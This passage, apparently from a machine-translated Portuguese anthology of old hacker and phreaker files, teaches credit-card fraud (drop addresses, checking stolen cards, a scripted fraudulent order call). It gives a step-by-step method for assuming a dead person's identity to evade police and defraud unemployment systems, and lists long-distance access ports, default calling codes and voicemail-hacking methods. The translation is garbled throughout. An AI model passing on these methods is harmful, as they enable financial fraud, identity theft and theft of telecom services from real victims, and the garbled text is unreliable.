vai ser Visa, Mastercard e American Express. O melhor é por Visa longe. É o mais simples. MasterCard é muito legal, exceto para o código do banco. Quando eles pedem o código do banco, às vezes eles também pedir ao banco que o emitiu. Quando eles perguntarem que apenas dizer que o maior banco você conhece em sua área. Tente evitar American Express. Eles tendem a conduzir investigações escala. Infelizmente, American Express é o cartão mais popular fora. Ao contar a pessoa que está tomando sua chamada o número do cartão, dizem que lento, claro, e com confiança. por exemplo, CC # é 5217-1234-5678-9012. Pausa depois de cada conjunto de quatro para que você não tem que repeti-la. Data de validade: O

data deve ser pelo menos nesse mês. É melhor com mais de três meses para ir. O endereço: Mais comumente referido como o 'drop'.

Bem, a queda pode variar de um prédio abandonado ao seu próximo apartamento vizinhos porta. Se você pretende enviá-lo para um prédio de apartamentos, em seguida, não se esqueça de incluir um número de apartamento. Isso vai confundir UPS ou homens porte um pouco e eles vão deixar o pacote no saguão do hotel. Aqui está uma lista de várias gotas: A casa ao lado, cuja família está de férias, o apartamento que acabou de ser movido para fora de, a antiga igreja, que será derrubada em seis meses, os seus amigos da casa que não tem absolutamente nada a ver com o tipo de mercadoria que você vai comprar e quem vai

Página 64

Também não rachar sob o calor do FBI, etc. Há também serviços que possuem mercadoria para você, mas, pessoalmente, eu não confio neles. E

esquecer apartados porque você precisa de ID para obter um ea maioria dos lugares não enviamos a eles de qualquer maneira. Outros aspectos de cardação: Verificando cartas, ver se eles foram roubados. Cartões de verificar: Lojas precisa verificar cartões de crédito quando alguém compra algo com um.

Chamam-se de um serviço que verifica se o cliente tem o dinheiro no banco. O comerciante identifica-se com um número de comerciante.

O serviço, então segura o dinheiro que o comerciante verificado na reserva. Quando o comerciante envia, sob a forma de cartão de crédito, o serviço envia

o comerciante o dinheiro. O serviço tem o dinheiro por três dias e, se nenhuma forma aparece em seguida, ele é colocado de volta no banco. O ponto é que

se você quiser verificar alguma coisa, então você deve verificá-lo para uma pequena quantidade e as probabilidades são de que haverá mais no banco. A coisa boa

sobre a verificação é que se o doesn'texist cartão ou se ele for roubado, em seguida, o serviço irá dizer-lhe. Para verificar MasterCard e Visa tentar este número. Ele

é a voz: 1-800-327-1111 Código comerciante é 596719. Cartões roubados: Mastercard e Visa saem com um pequeno catálogo cada

semana, onde eles publicam cada cartão roubado ou utilizado de forma fraudulenta. Recebo esta cada semana destruindo o mesmo lugar no mesmo dia. Se você sempre encontrá-lo destruindo depois tentar obtê-lo toda semana. Identificação de cartões: números de cartões Visa começam com um 4 e quer ter 13 ou 16 dígitos. Números de cartões MasterCard começar a 5 e tem 16 dígitos. American Express começa com um 3 e tem 15 dígitos. Eles todos têm os formatos o seguinte:

3xxx-xxxxxx-xxxxx American Express

4xxx-xxx-xxx-xxx Visa

4xxx-xxxx-xxxx-xxxx Visa

5xxx-xxxx-xxxx-xxxx MasterCard

Cartões de Ouro: Um cartão de ouro significa simplesmente que o crédito é bom para US \$ 5000. Sem um cartão de ouro, o crédito seria normalmente \$ 2000. Para reconhecer um ouro

cartão num carbono existem várias técnicas:

American Express-nenhum.

Visa-PV em vez de CV.

Nota-Ao verificar a Visa PV, você tem que ter o verdadeiro nome do titular do cartão.

Mastercard-Um asterisco pode significar um cartão de ouro, mas isso muda dependendo quando o cartão foi emitido. Vou escrever um diálogo

entre a carda ea operadora de telefonia para ajudar você a ficar com a ideia.

Operador: "Sobre a preços econômicos bens de informática, posso ajudá-lo?"

Carder: "Oi, eu gostaria de fazer um pedido, por favor."

Operador: "Claro, o que você gostaria de pedir?"

Carder: ". 400 discos genéricos e um drive de dupla densidade"

Operador: "Ok, há mais alguma coisa?"

Carder: "Não, obrigado, isso é tudo por hoje."

Operador: "Ok, como você gostaria de pagar por isso MasterCard ou Visa?"

Carder:.. "Visa"

Operador: "E o seu nome?"

Carder: ". Lenny Lipshitz" (Nome no cartão)

Operador: "E o número do seu cartão Visa é?"

Carder: "4240-419-001-340" (cartão inválido)

Operador: "A data de vencimento?"

Carder:. "06-92"

Operador: "E onde você gostaria que o pacote enviado para?"

Carder: ".. 6.732 Goatsgate Porto Paris, Texas, 010.166"

Operador: "E qual é o seu número de telefone de casa?"

Carder: "212-724-9970" (Este número é, na verdade, sempre ocupado)

Operador: "Eu também vai precisar do seu número de telefone da empresa em caso temos que chegar até você."

Carder:. "Você pode me alcançar no mesmo número 212-724-9970"

Operador: "OK Muito obrigado e tenha bom dia."

Carder: "Desculpe-me, quando é que o pacote chegar?"

Operador: ". Dentro de seis a sete dias UPS"

Carder: "Muito obrigado, e tenha um bom dia."

Agora você espera 6-7 dias quando o pacote vai chegar ao endereço que é realmente uma casa à venda. Haverá um bilhete na porta

dizendo: "Olá, UPS, por favor, deixe todos os pacotes para Lenny Lipshitz no hall de entrada ou varanda. Thanks a lot, Lenny Lipshitz" (Faça a assinatura de meia maneira convincente)

87. Reconhecendo os cartões de crédito pelo Jolly Roger

[Sample: American Express]

XXXX XXXXXX XXXXX

MM/Y1 THRU MM/Y2 Y1

John Doe AX

Página 65

Explicação:

A primeira data é a data em que a pessoa tem o cartão, a segunda data é a data de vencimento, após a data de expiração é os mesmos dígitos no primeiro

ano. O Express Gold americana tem muitos mais números (eu acho 6 8, em seguida, 8). Se você encontrar um cartão de ouro mantê-lo pois tem um backup \$ 5000,00 mesmo quando o cara não tem dinheiro!

[Sample: Master Card]

5XXX XXXX XXXX XXXX

XXXX AAA DD-MM-YY MM / YY

John Doe.

Explicação:

O formato varia, eu nunca vi um cartão que não começar com um 5XXX há mais de 4 dígitos na linha seguinte que é, por vezes, pediu

quando encomendar coisas, (e raramente uma combinação de letra de 3 dígitos (e. ANB). A primeira data é a data em que a pessoa tem o cartão ea segunda data é o data de validade. Master Card quase sempre é aceito em lojas.

[Sample: VISA]

XXXX XXX (X) XXX (X) XXX (X)

MM / AA MM / AA * VISA

John Doe

Explicação:

Visa é o mais simples dos cartões, pois tem o nome certo no próprio cartão, mais uma vez a primeira data é a data em que ele recebeu o cartão eo

segundo é a data de validade. (Às vezes, a primeira data é deixado de fora). Os números podem ser 4 ou 3 3 3 4 4 4 4. Visa também é quase sempre

aceitos em lojas, portanto, o best de placas de usar.

88. Como criar uma nova identidade por The Glitch Andando

Você pode estar dizendo: "Ei, Glitch, o que eu preciso de uma nova identidade?" A resposta é simples. Você pode querer ir comprar bebida alcoólica em algum lugar,

certo? Você pode querer ir dar aos policiais o nome falso quando você começa preso para que você mantenha o seu bom nome, hein? Você pode até querer usar

a nova identidade para conseguir uma caixa postal para cardação. Claro! Você pode até querer o material para alugar-se um videocassete em algum perdedor dickless de um

loja de conveniência. Aqui vamos nós: Começar um novo ID nem sempre é fácil, ninguém disse que seria. Ao seguir estes passos, qualquer bozo podem tornar-se

um novo bozo em um par de semanas.

PASSO 1

O primeiro passo é descobrir o que exatamente você vai se tornar. A maneira mais segura é usar o ID de alguém que não usá-lo eles mesmos. As pessoas

que se encaixam nessa conta os melhores são mortos. Como um bônus adicional que eles não vão reclamar um pouco. Vá até a biblioteca e olhar através de avisos a morte de idade.

Você tem que encontrar alguém que nasceu na mesma época que você era, ou melhor ainda, um ou dois anos mais velho que você pode comprar bebida alcoólica, etc Você deve ir tão longe quanto você pode para a morte, porque a maioria dos estados já atravessar mortes índice de nascimentos para que as pessoas não podem fazer isso no futuro. O

data de corte em Wisconsin é 1979, pessoas neste grande estado tem que olhar em 1978 ou anterior. Tudo o mais cedo lá é legal. Agora, isso é o mais difícil

parte, se você é mais jovem. Brats que os jovens venham a ser bastante resistente, tendo quedas de três janelas de histórias e comer veneno de rato como sua Páscoa

doces, e não um arranhão ou amassado. Não há muitos que morrem, assim ya tem que olhar o seu rabo largo. Vá até a biblioteca e consultar toda a morte

avisos que você pode, se é em microfilme, tanto melhor. Você pode ter que passar por meses de avisos de morte, porém, mas os resultados são bem

vale a pena. Você tem que arranjar alguém que morreu no local, na maioria dos casos: a certidão de óbito é apresentado apenas no condado de morte. Agora você vai para baixo

ao tribunal do condado no município onde ele morreu e obter a certidão de óbito, isso vai custar cerca de US \$ 3 - \$ 5, dependendo do estado

você está dentro Olhe para este pedaço de papel, que pode ser a sua maneira de desaparecer em uma nuvem de fumaça, quando chegar a hora certa, como logo depois que grande

scam. Se tiver sorte, os pais assinaram slob-lo com a segurança social, quando ele era um moleque com o nariz ranho. Isso vai ser um outro pedaço de ID você

pode começar. Se não, tudo bem também. Vai ser listada na certidão de óbito, se ele tem um. Se você tiver sorte, a dura nasceu localmente e você pode obter o seu certidão de nascimento de imediato.

PASSO 2

Agora verifique o local de nascimento na certidão de óbito, se é no mesmo lugar que você de pé agora está tudo pronto. Se não, você pode enviar afastado para uma

daquele município, mas é um sofrimento menor e isso pode levar um tempo para chegar, o bibliotecário no balcão tem uma lista de onde escrevo para este material e

exatamente como custa muito. Obter o certificado de nascimento, vale a pena o dinheiro extra para obtê-lo

certificado porque essa é a única maneira que algumas pessoas vão

aceitá-lo para identificação. Quando você está recebendo este material as pequenas formas perguntar pela razão que você quer, em vez de escrever em "Foda-se", tente colocar no palavra "árvore genealógica". Começam isso o tempo todo. Se o certificado de morte parece ser bom para você, espere um ou dois dias antes de começar o nascimento certificada

certificado no caso de reconhecer alguém querendo isso para um cara morto.

PASSO 3

Agora a sua cozinha! Você tem o seu início ea próxima parte é fácil. Marcha para fora sua impressora velha matriz Dot e fugir algumas etiquetas de endereçamento abordados

para você em algum endereço falso. Aproveite o tempo para verificar o seu endereço falso que não existe tal lugar. Hotéis que aluguel por mês ou grande

edifícios de apartamentos são bons, ter certeza de obter o CEP correto para a área. Estas são coisas que a polícia pode notar que vai te enganar.

Pegue um pouco de old junk mail e cole seus novos rótulos sobre eles. Agora levá-los junto com a certidão de nascimento até a biblioteca.

Página 66

Obter um novo cartão de biblioteca. Se você perguntar se você tinha um antes de dizer que você realmente não tem certeza porque a sua família mudou-se em torno de um muito quando você

era uma criança. A maioria das bibliotecas permitirá que você usar letras como uma forma de identificação, quando você receber o seu cartão. Se eles querem mais dar-lhes uma história triste sobre

como você foi assaltado e tem sua carteira roubada com toda a sua identificação. Seu cartão deve estar esperando por você em cerca de duas semanas. A maioria

bibliotecas pedir duas formas de identificação, pode ser a sua certidão de nascimento de confiança, e eles permitem que cartas endereçadas a você como uma segunda formulário.

PASSO 4

Agora você tem um começo, ainda não é perfeito, então vamos continuar. Você deve ter duas formas de identificação agora. Jogue fora as velhas cartas, ou melhor ainda encher los dentro da carteira que você pretende usar com este material. Ir para o tribunal do condado e mostrar-lhes o bom ID que você tem e obter uma ID estado cartão. Agora você tem uma imagem de identificação. Isso levará cerca de duas semanas e custou cerca de US \$ 5, vale bem a pena.

PASSO 5

Se o atestado de óbito teve um número de segurança social em que você pode sair e comprar um desses de metal SS # cartas que eles vendem. Se não o fez, em seguida, você tem todos os tipos de bastante ID que mostra exatamente quem você é. Se você ainda não tem um SS #, Desça e candidatar-se a um, estes são livres, mas eles poderiam ter cinco ou seis semanas para chegar, os burocratas que você conhece ... Você pode inventar uma SS # demasiado se você gosta, mas o lema de 'a falha andando " sempre foi "Por que não a excelência?".

PASSO 6

Se você quiser ir porco inteiro, agora você pode obter uma conta bancária em seu nome novo. Se você pretende fazer um monte de viajar, então você pode colocar um monte de dinheiro na conta e, em seguida, dizer que você perdeu o livro conta. Depois que você começa o novo livro você tirar todo o dinheiro. Eles vão bater-lhe com uma ligeira carga e talvez amarrar-up seu dinheiro algum, mas se você nunca quebrou em alguma cidade pequena que o livro banco irá mantê-lo de ser jogado na cadeia como um vagabundo.

Tudo feito?

Então kiddies, você tem ID para a compra de bebida alcoólica, mas o que mais? Em algumas cidades (maior o mais provável), os policiais se eles pegarem você para alguma coisa

pequeno como o material furtos em uma determinada quantia em dinheiro, apenas dar-lhe um bilhete, a mesma coisa para mijar na rua. É isso aí! Não há impressões digitais ou nada, apenas pagar a multa (quase sempre mais de US \$ 100) ou comparecer em tribunal. Claro que executar uma verificação de rádio em seu ID, você vai ser limpo e sua

alter-ego fica uma mancha em seu registro. Seu livre e esclarecido. Que vale a pena o preço do problema que você já passou por ali. Se o seu inteligente, você vai jogar esse ID imediatamente se isso acontecer, ou melhor ainda, arrancar a sua imagem e dar o ID de alguém que você não gosta, talvez eles vão ficar preso com ele. Se você é um duro trabalho, aqui está uma maneira de esticar seu dólar. Vá para o trabalho durante o tempo que for preciso para obter o desemprego e em seguida, obter se demitido. Vá para o trabalho sob outro nome, enquanto o seu recebendo o desemprego. Com um par de conjuntos de ID, você pode viver como um rei.

Esses conceitos de sobrevivência na nova era vir a lhe cumprimentos do glitch andar.

89. Remoto Informer Issue # 2 por Tracker, Norman Bates, e Cap'n Ye

Raggers e braggers

Esta seção é para torná-lo consciente de raggers conhecidos e braggers. Como esta é a primeira vez que esta seção está sendo impresso, vamos dizer

o que classifica as pessoas como raggers e braggers. Em edições futuras topo raggers e braggers serão listados neste boletim para deixar

os SysOps sei quem para não deixar sobre a sua placa, ou a pelo menos manter um olho em. A ragger é alguém que vai colocar alguém para baixo para

alguma coisa. A pessoa pode postar uma mensagem fazendo uma pergunta novato sobre hacking e phreaking, ou pode dizer algo que é

completamente errado, e uma ragger vai colocar a outra pessoa para baixo para que ele disse, publicado, etc Os que geralmente classificam-se nesta categoria

os que pensam que sabem tudo e se consideram certo, não importa o que alguém diz. A maioria dos usuários que utilizam os códigos e

considerar-se um phreaker mestre geralmente tornam-se raggers.

A bragger é alguém que não quer ou pensa que sabe tudo, e coloca-lo em si mesmo para dizer ao mundo inteiro que ele sabe disso

tudo. Esta pessoa é também aquele que pensa que é melhor do que todos os outros e ele acredita que é Elite, e ninguém é. As pessoas que tendem para

fazer isso são aqueles que, por algum motivo, tornar-se conhecido no submundo, e como resultado se tornar um bragger. Aqueles normalmente não muito bem conhecido, não tenderá a se gabar tanto quanto aqueles que pensam que todos gostariam de ser seu amigo e ser como eles.

Como ragger bem conhecida e bragger, o sapo, aprendemos que não ajuda a ser um ou ambos os. Ele mudou desde então e é agora

facilmente aceito pela maioria. A maioria das pessoas não gostavam dele, porque os outros que conheciam tinha dito algo de ruim sobre ele. Isso é chamado de pares

pressão e é uma má influência para aqueles que são novos para o submundo. Gostaria de sugerir, no futuro, para não julgar alguém pelo que os outros

dizer, mas sim pela forma como eles agem em torno de / para você. O atual Atarian mais popular que classifica como um ragger e bragger é Ace of Aces,

e é bem odiado por muitos usuários e operadores de sistema, já que ele tende a derrubar qualquer coisa que alguém diz e se considera o melhor em escrever

programas de hacking. Ele é comumente referido como Ass de burros e jumentos de idiotas. Mesmo mantendo uma mente aberta sobre esse cara, você teria

em breve vir a descobrir que o que os outros disseram coincide com o que você vê dele.

A New 950 chegou!

LDDS, que, como mencionado acima comprado TMC, é a instalação de uma nova porta 950 para a maioria das grandes cidades. No momento em que você ler isso, ele deve estar em quase todas as áreas que suporta 950 portos. O número é 950-1450. Esta porta vai discar números 976, mas não 700.800, ou 900 números. O

Página 67

método para LDDS marcação é: código de 7 dígitos, então, mesmo se o código é ruim ele vai te dar um tom de discagem. Em seguida, discar o código de área mais o número. Se

você tem um código ruim ele vai simplesmente dizer que a sua chamada não pode ser completada, uma vez que foi marcado. Existe um código padrão usado no sistema que

trabalha atualmente. O código é simples, 1234567. Eu vi códigos de 5 empresas diferentes e todos eles estão no formato de 00xxxxx. Faço

não sei que tipo de software que eles usam, mas eu vou saber até a próxima questão exatamente o que eles colocam nas contas. Este poderia ser o

responder a uma série de problemas das pessoas com medo de Sprint e ITT, especialmente AllNets. Basta lembrar, Tracker é o único que encontrei este,

e todas as informações sobre ele. Se alguém é visto dizendo que eles descobriram isso, então eles serão listados na próxima edição, que irá conter um artigo

em sanguessugas.

Sistemas de caixas de correio

Sistemas de caixas de correio são o elo entre a informação eo submundo. Se você já chamou um, então você vai conhecer as vantagens de

ter um, especialmente os que estão abertos ao submundo todo, ao invés de apenas um grupo seletivo. Existem dois tipos de sistemas de caixas de correio

que são amplamente utilizados. O primeiro tipo, vamos falar é sobre os sistemas de múltiplas caixas de correio, ou comumente chamados de sistemas de mensagens.

Estes sistemas têm várias caixas de correio criadas em um número. Normalmente, você pode acessar outras caixas de correio do que o número pressionando '*'

ou '#'. Às vezes você apenas digitar o número da caixa postal e você está conectado. Estes são os sistemas mais seguros de usar para proteger as informações de

EUA Sprint e outras empresas de longa distância. Desde EUA Sprint e outras empresas de ligar para os números de destino, é mais seguro para ter 800

sistemas de caixa de correio, e na maioria das vezes, os sistemas de caixa de correio várias estão no 800 números. O código de acesso nesses sistemas podem variar em

comprimento e pode ser acessado por vários métodos diferentes, por isso é impossível de explicar exatamente como cortar esses sistemas.

O outro tipo é o sistema de caixa único. Estes são normalmente configurados em um prefixo reservado em um código de área. (Ex: 713-684-6xxx) Estes

sistemas são geralmente controlados por um mesmo tipo de hardware / software. Para acessar a área onde você digita a senha, basta clicar em '0' para

um segundo ou assim. As senhas são quatro (4) dígitos. A única maneira de hackear esses é manualmente. A melhor coisa que você pode fazer é encontrar uma que não tem uma gravação de uma pessoa, mas apenas a voz digitalizada. Se você cortar um que alguém já possui, que irá denunciá-lo e isso não vai durar tanto tempo. Aqui é uma caixas de lista ou prefixos para ajudar você a começar

Único

Múltiplo

Nome

Dígitos

213-281-8xxx

212-714-2770

3

213-285-8xxx

216-586-5000

4

213-515-2xxx

415-338-7000

Message System Aspen

3

214-733-5xxx

714-474-2033

Western Digital

214-855-6xxx

800-222-0651

Vincent e Elkins

4

214-978-2xxx

800-233-8488

3

215-949-2xxx

800-447-8477

Fairylink

7

312-450-8xxx

800-521-5344

3

313-768-1xxx

800-524-2133

RCA

4

405-557-8xxx

800-527-0027

TTE TeleMessenger

6

602-230-4xxx

800-632-7777

Asynk

6

619-492-8xxx

800-645-7778

SoftCell Computadores

4

713-684-6xxx

800-648-9675

Zoykon

4

800-847-0003

Mundial das Comunicações Sociais

3

90. Remoto Informer edição # 3 by Tracker, Ye Cap'n, Norman Bates

Introdução

Tem sido um mês agora, e muita coisa aconteceu. Tanto, na verdade, que a informação será dividido em várias questões. Isto deve haver

choque desde que eu mencionei na primeira questão que pode colocar várias questões às vezes. Quero parabenizar os leitores para, finalmente,

contribuindo para a newsletter. Estas duas primeiras questões foram todas as informações que eu, eu mesmo, obtida. Várias pessoas me deram informações para estas questões, e sua alça e informação é incluída nos artigos.

ITT tem 9 dígitos!

Para aqueles de vocês que não sabem disso, ITT tem nove códigos de dígitos. Disse que estão a dar melhores ligações em alguma extensão. Esta informação foi originalmente dada a nós pelo Partido Besta.

Celular Phreaky Ir para o fundo!

Os telefones Phreaky famosos são para baixo novamente. Modem Man, a pessoa original, que eles começaram, disse que eles serão ainda mais para baixo, até

notar. Nesse meio tempo, outras caixas independentes estão sendo iniciados. A lista pode ser feita de atuais, a pedido.

Magnus Adepto é preso

Fellow Atarian e bem conhecido phreak Magnus Adept foi pego pela MCI. Detalhes do como, quando e onde não são conhecidos neste momento. Ele

foi pego com 150 códigos e pode ter que pagar até 50 dólares para cada código.

Códigos Sprint estão morrendo rápido!

Página 68

Sprint códigos são difíceis de obter e quando eles são obtidos, eles tendem a morrer rapidamente. Phreakers têm vindo a dizer que o porto 950-0777

está morto, mas, pelo contrário, ele ainda está disponível nos estados que não são muito abusados por phreaks. Aqui, novamente, os boatos estão sendo espalhados.

Os Melhores BBS do Mês

A partir de agora, teremos um BBS do mês. Vamos escolher um BBS, independentemente do tipo de computador, e olhar para a participação do usuário

em assuntos relacionados phreak, bem como discussões de qualidade sobre os diversos temas ilegais. A BBS pode permanecer no BBS do mês, enquanto eles

residir acima do resto dos sistemas BBS. Mesmo que, às vezes, trazer mais do que um problema em um mês, o conselho vai permanecer

BBS do mês até a primeira edição no próximo mês sai.

BBS do mês deste mês é FBI PirateNet. Nós escolhemos este conselho por causa do grande número de mensagens nas bases, e não só

informação, mas as discussões, assim, com um número mínimo de mensagens de ragers e braggers. O número, pois é 516-661-7360. O

Sysop do FBI PirateNet é o Fantasma, não deve ser confundido com um anterior NARC.

EUA Sprint esperado para aparar Staff, consolidar Divisões

New York - EUA Sprint Communications Corp, a operadora de longa distância conturbado, deve anunciar em breve que vai cortar sua força de trabalho por

várias centenas de pessoas e reduzir suas sete divisões regionais para três grupos operacionais, fontes familiarizadas com a empresa.

Divisão do Pacífico da empresa é baseada em Burlingame, CA. As demissões e reorganização são parte de um plano do novo presidente dos EUA Sprint,

Robert H. Snedaker, para reduzir as perdas operacionais pesados, que os analistas esperam chegar a mais de US \$ 800 milhões neste ano.

Snedaker substituiu Charles M. Slibo, que foi forçado a renunciar em julho porque as perdas estavam correndo muito maior do que as empresas-mãe

esperava. Problemas com o sistema de cobrança informatizado da empresa também contribuiu para a queda de Skibo. EUA Sprint pertence e é operado pelo GTE Corp e United Telecom.

De acordo com fontes próximas ao Snedaker, que era vice-presidente e diretor de operações da United Telecom, ele está planejando para consolidar

7 divisões da empresa, que operam nas mesmas regiões geográficas como as sete empresas regionais de Bell, em três divisões.

A justificativa para a mudança, de acordo com analistas do setor, é que a empresa vai precisar de uma força de trabalho muito menor, uma vez que começa a lidar com todos os

é o tráfego de telefone é nova rede de fibra óptica, o que pode levar um maior número de chamadas telefônicas a um custo menor. Funcionários da empresa têm

disse que espera ter a maior parte do tráfego na rede no início do próximo ano. Uma fonte disse que não seria mais do que uma rodada

de demissões nos próximos meses e que a empresa em última análise, planeja reduzir sua força de trabalho de 14.000 membros em 15 por cento.

Vários gestores de topo devem renunciar assim que EUA Sprint centraliza suas operações de apoio à comercialização e, como a sua sede em

Kansas City, MO., De acordo com um relatório na última edição da revista Business Week.

Um porta-voz da Sprint EUA nesta sexta-feira que a empresa não quis comentar sobre os rumores. A empresa é a terceira maior tempo da nação

empresa de distância, após a American Telephone and Telegraph Co. (AT & T) e MCI Communications Co.

No ano passado, baseado em Washington MCI empreendeu uma reorganização semelhante em que postaram um \$ 502 «a perda de milhões de anotar inventário de idade e

reestruturar operações.

Analistas disseram que é EUA Sprint é para dar lucro, a empresa deve aumentar a sua quota de mercado. "Para fazer isso, EUA Sprint deve ganhar mais grande clientes empresariais, que representam cerca de 80 por cento das receitas da indústria ", disse Robert B. Morris III, Securities, em San Francisco.

Morris disse que, usando uma campanha de marketing liso para diferenciar a sua rede de telefonia totalmente de fibra daquelas dos concorrentes, EUA Sprint mais que dobrou sua base de clientes no ano passado. Mas "a maioria destes clientes eram usuários residenciais e pequenas empresas que somaram pouco a Sprint linha de fundo ", acrescentou." Se a empresa espera ser rentável, terá de se concentrar em oferecer o melhor serviço aos usuários de volume. "

Serviço Secreto Cracks Down on Hackers adolescentes

Monte Líbano, PA - O Serviço Secreto dos EUA e departamentos de polícia locais colocaram um susto na comunidade hacker com um país

repressão ao crime informático que resultou na prisão de hackers adolescentes em pelo menos três cidades.

"As pessoas que acompanham os quadros de avisos dizem que há um monte de hackers nervoso lá fora, imaginando quem será preso próximo", diz Ronald

E. Freedman, vice-presidente de Gestão de Informações Avançadas, a Woodbridge, VA base firme segurança do computador.

Nove adolescentes de Monte Líbano Junior-Senior High School perto de Pittsburg, PA, foram presos recentemente e acusado de fraude informática.

Os juvenis supostamente usado computadores de casa para ter acesso ilegal a um centro de autorização de cartão de crédito. Eles obtiveram um cartão de crédito válido números e os usou para comprar milhares de dólares em mercadorias da ordem de correio, disse a polícia.

Freedman diz que parece que os hackers usaram algumas técnicas relativamente sofisticadas no esquema, incluindo software especialmente escrito que

lhes permitiu contornar os controles de segurança e navegar através de registros de crédito para obter informações-chave.

As autoridades policiais dizem que os hackers também obtidos os códigos de acesso de sistemas de bulletin board

piratas para fazer chamadas gratuitas de longa distância e ganho
acesso a vários negócios e computadores do governo.

Page 69

As prisões foram o resultado de uma semana de investigação 6 pelo serviço secreto ea polícia Monte Líbano. Os policiais foram avisados por

país que eram suspeitas sobre a forma como o seu filho conseguiu obter um skate no valor de US \$ 140.

O Serviço Secreto também estava envolvido nas investigações que levaram à prisão de vários hackers em San Francisco e Nova York, em julho passado.

O porta-voz do Serviço Secreto William Corbett diz que, apesar de alguns relatos têm retratado os hackers como parte de um anel de crime nacional, o casos não estão relacionados. "É só que alguns desses computadores casos de hackers veio à tona na mesma hora", diz ele.

Legislação Federal promulgada em 1984 dá o Serviço Secreto, que faz parte do Departamento do Tesouro, um papel importante na investigação de computador crimes. De acordo com o Computer Fraud Federal e Lei de Abuso de 1986, a fraude informática é um crime que acarreta uma pena máxima de cinco anos para a primeira ofensa, e 10 anos para o segundo. Exibindo senhas não autorizadas em quadros de avisos de hackers acarreta uma pena máxima de 1 ano de prisão para a primeira ofensa, e 10 anos para o segundo.

Alemão Adolescentes crack NASA

Washington, DC - Um grupo de adolescentes alemães ocidentais do Chaos Computer Club penetrou uma rede NASA recentemente, dizendo que eles estavam fazendo isso para "testar a segurança."

O que eles entraram foi SPAN Net, uma rede de computadores com cerca de 700 notas, que na verdade é com base no Centro Espacial Goddard, em Maryland. Tudo o que está ali são dados não classificados, informações sobre ciência espacial, e análise de dados pós-vôo. "Qualquer um com a NASA relacionado pesquisa pode solicitar o acesso a SPAN ", diz um porta-voz, acrescentando que a rede funciona em dezembro hardware VAX." Pegamos três

tentativas de obter acesso e colocar em medidas de segurança para que ele não iria acontecer. "Sua opinião pessoal é:" Nós estamos felizes que eles não podiam obter volta, e decidiu ir a público. "Ele também acrescentou que a NASA tem muitas outras redes, muitos dos classificados e" provavelmente impenetrável. Mas eu Não quero desafiar ninguém. "

Como eles entraram? Provavelmente eles tem um NASA licenciado da Alemanha Ocidental, o que lhes deu um passe de visitante, em seguida, eles criaram novas senhas com segurança ilimitada para si, após o que se locomover pela rede foi fácil.

91. Remoto Informer edição # 4 por Tracker, Norman Bates, Ye Cap'n

Sistemas de comutação

Atualmente, existem três formas diferentes de sistemas de comutação que estão presentes nos Estados Unidos hoje. Passo a Passo (SxS), Barra de Apoio, e Sistema de comutação eletrônica (ESS) compõem o grupo. Phreaks sempre foram um pouco hesitante quando se trata de "fazer o seu trabalho"

uma vez que já ouviu falar sobre os efeitos da mudança de sistemas em seu hobby. Depois de pesquisar este tema, eu descobri que não há realmente que muito para se preocupar. Leia, enquanto que quero compartilhar com vocês informações que eu compilei sobre todos estes sistemas de comutação e sua características distintas.

O primeiro sistema de comutação que foi utilizado no país foi chamado Step by Step. Este foi aprovado em 1918 pelo Bell, e até 1978, tinham

mais de 53% de todas as suas trocas usando Step by Step (SxS). Este sistema é conhecido por sua longa, trem confuso de interruptores que são utilizados para a sua passo a passo de comutação.

Passo a passo tem muitas desvantagens para os usuários de telefone. O trem interruptor fica congestionada com bastante frequência, e faz com que as chamadas sejam bloqueadas. Além disso,

SxS não permite a utilização de marcação DTMF. Isso explica algumas das áreas em que os Estados Unidos não podem ter a marcação por tons

habilidades. Uma tremenda quantidade de energia elétrica e manutenção precisa acompanhar o sistema de comutação SxS, o que torna ainda mais impraticável. Tudo somado, este é provavelmente o sistema de comutação mais arcaico ao redor.

Há uma série de maneiras de ver se você está em SxS. Você vai notar que não há nenhum dígito pulsando após a marcação. A maioria das fontes dizem que o empresa de telefonia vai soar como muitas máquinas de escrever. SxS não oferece funções como a chamada velocidade, reencaminhamento de chamadas, chamada de três vias, ligue

espera, e outros serviços. Telefones públicos em SxS também vai querer o seu dinheiro antes de receber o tom de discagem. Isso adiciona à lista de desvantagens rotulado ao do Passo a Passo sistemas de comutação.

Outro tipo de sistema de comutação que é prevalente nos Estados Unidos é barra. Barra tem sido fundamental switcher de Bell depois de 1960,

e três tipos de ela existir. Número 1 Barra (1XB), Número 4 Barra de Apoio (4xB), eo número 5 Barra (5XB). Na Barra, a mudança

matriz é usada para todos os telefones em uma área, e quando alguém liga, o percurso é determinado e dá de cara com o outro telefone. Esta matriz é

set-up em caminhos horizontais e verticais. Ao contrário de outros sistemas de comutação, em minha pesquisa, eu não poderia chegar a uma verdadeira e definitiva

características distintivas dos sistemas de comutação barra.

O Sistema de Comutação Eletrônica (ESS) é outro sistema de comutação usado nos Estados Unidos e as mais usadas de todos os três comutação

sistemas. ESS é um tipo extremamente avançado e multifacetado do sistema de comutação, e é temida por saqueadores da empresa de telefonia

em todos os lugares. Com ESS, sua companhia telefônica é capaz de saber todos os dígitos discados (inclusive erros), que você chama, quando chamado, e como

tempo você estava conectado. ESS também é programado para imprimir o número de pessoas que fazem chamadas para números excessivos WATS (800

serviços) ou de assistência diretório. Este recurso é chamado de ESS 800 Excepcional Relatório Calling, e tem significado o fim de algumas formas de hacks código contínuas para certos extensores. ESS também pode ser programado para imprimir registros de que ligaram e abusada determinados números também. Tudo é mantido em controle de seus registros.

Página 70

Os fatos acima mencionados mostram que a SEE tem feito os trabalhos de organizações como o FBI, NSA e outras forças de segurança da empresa de telefonia mais fácil. O rastreo pode ser feito de uma matéria de microssegundos, e o resultado será convenientemente impressa no monitor de uma companhia telefônica oficial. ESS também está programado para pegar todos os "tons estrangeiros" na linha de telefone, como os muitos tons variados emulados por caixas.

ESS podem ser identificados por algumas características comuns na mesma. O serviço de emergência 911 está coberto nas versões posteriores do ESS. Além disso, são dadas o tom de discagem primeiro ao usar um telefone público ao contrário do que SxS. Serviços de chamadas como o encaminhamento de chamadas, chamada em velocidade, e chamada em espera são também

comum a ESS. Uma outra característica comum a ESS é ANI (Automatic Identification Number) para chamadas de longa distância. Como você pode ver, é ESS

basicamente o auge de todos os sistemas de comutação, e provavelmente vai assolar todo o país até o início de 1990. Logo após, devemos ser

a expectativa de um sistema chamado CLASSE. Este sistema de comutação vai incluir a característica de ter o número da pessoa que está a chamar
você imprimiu em seu telefone.

O que eu concluí sobre estes sistemas de comutação? Bem, eles não são bons o suficiente. Eu sei que algumas pessoas empregadas pelo telefone

empresa, e eu sei para um fato que eles não têm tempo suficiente nos dias de hoje que se preocupar com os usuários de código, especialmente na grande metrópole

